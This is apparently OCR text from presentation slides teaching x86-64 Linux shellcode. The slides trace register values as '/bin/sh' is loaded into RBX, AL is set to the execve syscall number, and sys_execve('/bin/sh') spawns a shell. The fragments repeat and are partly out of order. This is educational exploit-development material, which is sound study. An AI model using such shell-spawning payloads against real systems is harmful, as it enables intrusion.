
mov %0x3b, %al


RAX
0x????????????????
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
RSP
0x0068732f6e69622f
0x0000000000000000
0x????????????????


mov %0x3b, %al


RAX
0x000000000000003b
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
RSP
0x0068732f6e69622f
0x0000000000000000
0x????????????????

syscall



RAX
0x000000000000003b
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
0x0000000000000000
0x????????????????
RSP

syscall




sys_execve(char *filename, char *argv[], char *envp[]);

syscall



sys_execve(char *filename, char *argv[], char *envp[]);

syscall




sys_execve(“/bin/sh” , [“/bin/sh”], NULL);


Lies!

Actually, I lied a bit.


mov %0x3b, %al


RAX
0x????????????????
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
RSP
0x0068732f6e69622f
0x0000000000000000
0x????????????????

mov %0x3b, %al


RAX
0x????????????????
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
RSP
0x0068732f6e69622f
0x0000000000000000
0x????????????????

